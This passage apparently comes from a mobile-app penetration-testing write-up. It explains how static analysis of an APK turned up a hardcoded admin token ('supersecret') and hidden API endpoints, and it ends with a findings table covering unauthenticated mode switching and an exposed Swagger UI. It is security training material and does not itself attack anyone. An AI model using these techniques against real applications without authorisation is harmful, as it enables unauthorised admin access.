
The Swagger UI exposes complete API documentation including all admin endpoints. The full attack surface is now documented, and the next phase has a complete map to work from.
This finding is worth pausing on. The x-admin-token value was not obtained through any
network interception or credential brute-force. It was extracted from the compiled binary
during static analysis — before a single network request was made. The backend is using a
shared static secret as an admin credential, and that secret is hardcoded into the client that
every user downloads. Anyone who can decompile the APK has admin-level access to
system/mode — no account, no login required.
Findings Summary
| Finding | Discovery Method | Impact | Next Phase |
|---|---|---|---|
| API base URL and endpoint patterns | Static analysis (blutter) | Full endpoint map without network access | 09 — API Exploitation |
Admin-only endpoints (/users, /system) |
Static analysis | Attack surface beyond what the UI exposes | 09 — API Exploitation |
Hidden endpoints (/docs, /health) |
Fuzzing | /docs reveals full API spec in dev mode |
09 — API Exploitation |
system/mode accessible without authentication |
Authenticated fuzzing | Unauthenticated read of application mode | 09 — API Exploitation |
Hardcoded x-admin-token: supersecret |
Static analysis (blutter) | Admin-level mode switching — no valid account required | 09 — API Exploitation |
| Backend switched to development mode | Direct API abuse | Swagger UI exposed, full API documentation accessible | 09 — API Exploitation |